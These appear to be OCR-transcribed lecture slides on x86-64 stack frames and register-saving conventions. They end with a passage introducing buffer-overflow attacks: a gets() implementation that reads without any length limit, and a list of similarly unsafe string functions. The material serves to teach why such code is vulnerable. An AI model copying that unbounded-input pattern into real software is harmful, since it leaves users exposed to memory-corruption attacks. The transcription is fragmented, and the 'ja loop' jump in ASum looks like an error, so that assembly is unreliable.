CS 33

Machine Programming (5)

Arguments and Local Variables (C Code)


```
int mainfunc() {
   long array[3] =
      {2,117,-6};
   long sum =
      ASum(array, 3);
   ...
   return sum;
}
```


```
long ASum(long *a,
      unsigned long size) {
   long i, sum = 0;
   for (i=0; i<size; i++)
      sum += a[i];
   return sum;
}
```

- **Local variables usually allocated on stack**
- **Arguments to functions pushed onto stack**

- **Local variables may be put in registers (and thus not on stack)**


Prepare to Return





```
ASum:
    pushq %rbp
    movq %rsp, %rbp
    movq $0, %rcx
    movq $0, %rax
    movq 16(%rbp), %rdx
loop:
    cmpq 24(%rbp), %rcx
    jge done
    addq (%rdx,%rcx,8), %rax
    incq  %rcx
    ja loop
done:
    popq %rbp
    ret
```

Return



rbp

rsp

return address

old %rbp

sum

array[2]

array[1]

array[0]

ASum arg 2

ASum arg 1


return address

old %rbp

```
ASum:
    pushq %rbp
    movq %rsp, %rbp
    movq $0, %rcx
    movq $0, %rax
    movq 16(%rbp), %rdx
loop:
    cmpq 24(%rbp), %rcx
    jge done
    addq (%rdx,%rcx,8), %rax
    incq  %rcx
    ja loop
done:
    popq %rbp
    ret
```

rip


Pop Arguments



return address
old %rbp
sum
array[2]
array[1]
array[0]
ASum arg 2
ASum arg 1
return address
old %rbp

```
mainfunc:
    pushq %rbp
    movq %rsp, %rbp
    subq $32, %rsp
    movq $2, -32(%rbp)
    movq $117, -24(%rbp)
    movq $-6, -16(%rbp)
    pushq $3
    leaq -32(%rbp), %rax
    pushq %rax
    call ASum
    addq $16, %rsp
    movq %rax, -8(%rbp)
    addq $32, %rsp
    popq %rbp
    ret
```

Save Return Value



return address

old %rbp

sum

array[2]

array[1]

array[0]


ASum arg 2

ASum arg 1


return address

old %rbp

```
mainfunc:
    pushq %rbp
    movq %rsp, %rbp
    subq $32, %rsp
    movq $2, -32(%rbp)
    movq $117, -24(%rbp)
    movq $-6, -16(%rbp)
    pushq $3
    leaq -32(%rbp), %rax
    pushq %rax
    call ASum
    addq $16, %rsp
    movq %rax, -8(%rbp)
    addq $32, %rsp
    popq %rbp
    ret
```



Pop Local Variables



rbp

rsp

return address

old %rbp

sum

array[2]

array[1]

array[0]


ASum arg 2

ASum arg 1

return address


old %rbp

```
mainfunc:
    pushq %rbp
    movq %rsp, %rbp
    subq $32, %rsp
    movq $2, -32(%rbp)
    movq $117, -24(%rbp)
    movq $-6, -16(%rbp)
    pushq $3
    leaq -32(%rbp), %rax
    pushq %rax
    call ASum
    addq $16, %rsp
    movq %rax, -8(%rbp)
    addq $32, %rsp
    popq %rbp
    ret
```



rip

Prepare to Return



return address

old %rbp

sum

array[2]

array[1]


array[0]

ASum arg 2

ASum arg 1


return address

old %rbp



```
mainfunc:
   pushq %rbp
   movq %rsp, %rbp
   subq $32, %rsp
   movq $2, -32(%rbp)
   movq $117, -24(%rbp)
   movq $-6, -16(%rbp)
   pushq $3
   leaq -32(%rbp), %rax
   pushq %rax
   call ASum
   addq $16, %rsp
   movq %rax, -8(%rbp)
   addq $32, %rsp
   popq %rbp
   ret
```

Return



```
mainfunc:
    pushq %rbp
    movq %rsp, %rbp
    subq $32, %rsp
    movq $2, -32(%rbp)
    movq $117, -24(%rbp)
    movq $-6, -16(%rbp)
    pushq $3
    leaq -32(%rbp), %rax
    pushq %rax
    call ASum
    addq $16, %rsp
    movq %rax, -8(%rbp)
    addq $32, %rsp
    popq %rbp
    ret
```

Using Registers

- **ASum modifies registers:**
  - **%rsp**
  - **%rbp**
  - **%rcx**
  - **%rax**
  - **%rdx**
- **Suppose its caller uses these registers**

```
...
movq $33, %rcx
movq $167, %rdx
pushq $6
pushq array
call ASum
  # assumes unmodified %rcx and %rdx
addq $16, %rsp
addq %rax,%rcx    # %rcx was modified!
addq %rdx, %rcx   # %rdx was modified!
```

```
ASum:
   pushq %rbp
   movq %rsp, %rbp
   movq $0, %rcx
   movq $0, %rax
   movq 16(%rbp), %rdx
loop:
   cmpq 24(%rbp), %rcx
   jge done
   addq (%rdx,%rcx,8), %rax
   incq  %rcx
   ja loop
done:
   popq %rbp
   ret
```

Register Values Across Function Calls

- **ASum modifies registers:**
  - **%rsp**
  - **%rbp**
  - **%rcx**
  - **%rax**
  - **%rdx**
- **May the caller of ASum depend on its registers being the same on return?**
  - **ASum saves and restores %rbp and makes no net changes to %rsp**
    - **their values are unmodified on return to its caller**
  - **%rax, %rcx, and %rdx are not saved and restored**
    - **their values might be different on return**

```
ASum:
    pushq %rbp
    movq %rsp, %rbp
    movq $0, %rcx
    movq $0, %rax
    movq 16(%rbp), %rdx
loop:
    cmpq 24(%rbp), %rcx
    jge done
    addq (%rdx,%rcx,8), %rax
    incq  %rcx
    ja loop
done:
    popq %rbp
    ret
```

Register-Saving Conventions

- **Caller-save registers**
  - if the caller wants their values to be the same on return from function calls, it must save and restore them

```
    pushq %rcx
    call func
    popq %rcx
```

- **Callee-save registers**
  - if the callee wants to use these registers, it must first save them, then restore their values before returning

```
func:
    pushq %rbx
    movq $6, %rbx
    ...
    popq %rbx
```

x86-64 General-Purpose Registers: Usage Conventions

`%rax`	Return value	`%r8`	Caller saved
`%rbx`	Callee saved	`%r9`	Caller saved
`%rcx`	Caller saved	`%r10`	Caller saved
`%rdx`	Caller saved	`%r11`	Caller Saved
`%rsi`	Caller saved	`%r12`	Callee saved
`%rdi`	Caller saved	`%r13`	Callee saved
`%rsp`	Stack pointer	`%r14`	Callee saved
`%rbp`	Base pointer	`%r15`	Callee saved

Passing Arguments in Registers

- Observations
  - accessing registers is much faster than accessing primary memory
    - » if arguments were in registers rather than on the stack, speed would increase
  - most functions have just a few arguments

- Actions
  - change calling conventions so that the first six arguments are passed in registers
    - » in caller-save registers
  - any additional arguments are pushed on the stack


Why Bother with a Base Pointer?

- It (%rbp) points to the beginning of the stack frame
  - making it easy for people to figure out where things are in the frame
  - but people don't execute the code ...
- The stack pointer always points somewhere within the stack frame
  - it moves about, but the compiler knows where it is pointing
    - » a local variable might be at 8(%rsp) for one instruction, but at 16(%rsp) for a subsequent one
    - » tough for people, but easy for the compiler
- Thus the base pointer is superfluous
  - it can be used as a general-purpose register


x86-64 General-Purpose Registers: Updated Usage Conventions

`%rax`	Return value	`%r8`	Argument #5
`%rbx`	Callee saved	`%r9`	Argument #6
`%rcx`	Argument #4	`%r10`	Caller saved
`%rdx`	Argument #3	`%r11`	Caller Saved
`%rsi`	Argument #2	`%r12`	Callee saved
`%rdi`	Argument #1	`%r13`	Callee saved
`%rsp`	Stack pointer	`%r14`	Callee saved
`%rbp`	Callee saved	`%r15`	Callee saved


The IA32 Stack Frame



The x86-64 Stack Frame



The -O0 x86-64 Stack Frame (Buffer)



Summary

- What's pushed on the stack
  - return address
  - saved registers
    - caller-saved by the caller
    - callee-saved by the callee
  - local variables
  - function parameters
    - those too large to be in registers (structs)
    - those beyond the six that we have registers for
  - large return values (structs)
    - caller allocates space on stack
    - callee copies return value to that space

Quiz 1

Suppose function A is compiled using the convention that %rbp is used as the base pointer, pointing to the beginning of the stack frame. Function B is compiled using the convention that there’s no need for a base pointer. Will there be any problems if A calls B or if B calls A?

a) Neither case will work

b) A calling B works, but B calling A doesn’t

c) B calling A works, but A calling B doesn’t

d) Both work

Exploiting the Stack

Buffer-Overflow Attacks

String Library Code

- Implementation of Unix function `gets()`

```
/* Get string from stdin */
char *gets(char *dest)
{
    int c = getchar();
    char *p = dest;
    while (c != EOF && c != '\n') {
        *p++ = c;
        c = getchar();
    }
    *p = '\0';
    return dest;
}
```

  – no way to specify limit on number of characters to read

- Similar problems with other library functions
  - `strcpy`, `strcat`: copy strings of arbitrary length
  - `scanf`, `fscanf`, `sscanf`, when given `%s` conversion specification

Vulnerable Buffer Code

```
/* Echo Line */
